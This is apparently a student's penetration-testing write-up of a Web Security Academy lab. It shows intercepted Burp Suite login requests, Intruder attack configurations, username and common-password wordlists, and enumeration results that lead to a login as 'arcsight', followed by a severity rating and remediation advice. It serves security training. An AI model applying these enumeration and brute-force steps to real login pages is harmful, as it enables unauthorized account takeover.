Penetration Testing Report

Souvik Mondal

Lab Name

Username Enumeration via Different Responses

Objective

The objective of this assessment was to identify valid usernames by analyzing authentication response discrepancies and leverage the findings to gain unauthorized access.

Vulnerability Description


Authentication weakness

Tools Used

Burp Suite, Firefox Browser


Approach

- Opened the Website and found " My account " section.



img: SS 1.0

- Intercepted authentication requests using Burp Suite.



Burp Suite Community Edition v2025.10.3 - Temporary Project

Request to https://0a0900bc04e7b32880abd00200de0069.web-security-academy.net:443 [79.125.84.16]

Time	Type	Direction	Method	URL	Status code	Length
11:59:12 8 Jan 2...	HTTP	→ Request	POST	https://0a0900bc04e7b32880abd00200de0069.web-security-academy.net/login		

Request


```
POST /login HTTP/1.1
Host: 0a0900bc04e7b32880abd00200de0069.web-security-academy.net
Cookie: session=peGfKqw0xnpaPkZTjJ2vDMYDLAYol4U6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: https://0a0900bc04e7b32880abd00200de0069.web-security-academy.net
Referer: https://0a0900bc04e7b32880abd00200de0069.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=kiddie&password=kiddie1
```

Inspector: Request attributes 2; Request query parameters 0; Request body parameters 2; Request cookies 1; Request headers 18

Img: SS 1.1

- Conducted username enumeration using Burp Intruder (Sniper).



Burp Suite Community Edition v2025.10.3 - Temporary Project

Pitchfork attack

Target: https://0a0900bc04e7b32880abd00200de0069.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/1.1
Host: 0a0900bc04e7b32880abd00200de0069.web-security-academy.net
Cookie: session=peGfKqw0xnpaPkZTjJ2vDMYDLAYol4U6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a0900bc04e7b32880abd00200de0069.web-security-academy.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: https://0a0900bc04e7b32880abd00200de0069.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=§kiddie§&password=§kiddie1§
```

Payloads

Payload position: 1 - kiddie
Payload type: Simple list
Payload count: 101
Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Img: SS 1.2

- Identified valid usernames through response length and behavior analysis.


Attack
Save
9. Intruder attack of https://0a16008004b1a80d8201e3af00cc0086.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Payloads
Resource pool
Settings
Request
Response
Pretty
Raw
Hex
Search
Finished

9. Intruder attack of https://0a16008004b1a80d8201e3af00cc0086.web-security-academy.net


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
95	att	200	332			3248	
96	au	200	320			3248	
97	auction	200	319			3248	
98	austin	200	239			3248	
99	auth	200	240			3248	
100	auto	200	277			3248	
101	autodiscover	200	285			3248	
82	arcsight	200	291			3250	

```
POST /login HTTP/2
Host: 0a16008004b1a80d8201e3af00cc0086.web-security-academy.net
Cookie: session=ZZis0XJdnbH5mR7au2E12HWRFj9TWbm9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: https://0a16008004b1a80d8201e3af00cc0086.web-security-academy.net
Referer: https://0a16008004b1a80d8201e3af00cc0086.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=arcsight&password=kiddie1
```

Img: SS 1.3

- Performed password brute-force attack using Burp Intruder (Sniper).



Sniper attack

Target: https://0a16008004b1a80d8201e3af00cc0086.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a16008004b1a80d8201e3af00cc0086.web-security-academy.net
Cookie: session=ZZis0XJdnbH5mR7au2E12HWRFj9TWbm9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: https://0a16008004b1a80d8201e3af00cc0086.web-security-academy.net
Referer: https://0a16008004b1a80d8201e3af00cc0086.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=arcsight&password=§kiddie1§
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 100
Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

□ Enabled	Rule

Img: SS 1.4

- Monitored HTTP status codes and redirects to confirm successful login.



Username enumeration via different responses

Back to lab description

Congratulations, you solved the lab!

My Account

Your username is: arcsight

Your email is: arcsight@normal-user.net

Img: SS 1.5

CVSS Vector

CVSS: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Severity

Medium

Impact

User enumeration enables attackers to identify valid user accounts, significantly increasing the effectiveness of brute-force, credential stuffing, and phishing attacks, and raising the overall risk of account compromise.

Key Findings

- Application exposed different error messages for invalid usernames and passwords.
- Lack of brute-force protection enabled credential attacks.
- Valid username "arcsight" was identified.
- Successful authentication triggered a 302 redirect.

Outcome

Successfully authenticated as a valid user and accessed the My Account page, demonstrating a complete account takeover scenario.

Remediation

- Standardize Authentication Error Messages (Generic Error Messages)
- Implement Rate Limiting on Login Endpoints (Unlimited attempts should not be there)
- Account Lockout (a limit should be set after which account gets locked out)
- MFA (Biometric)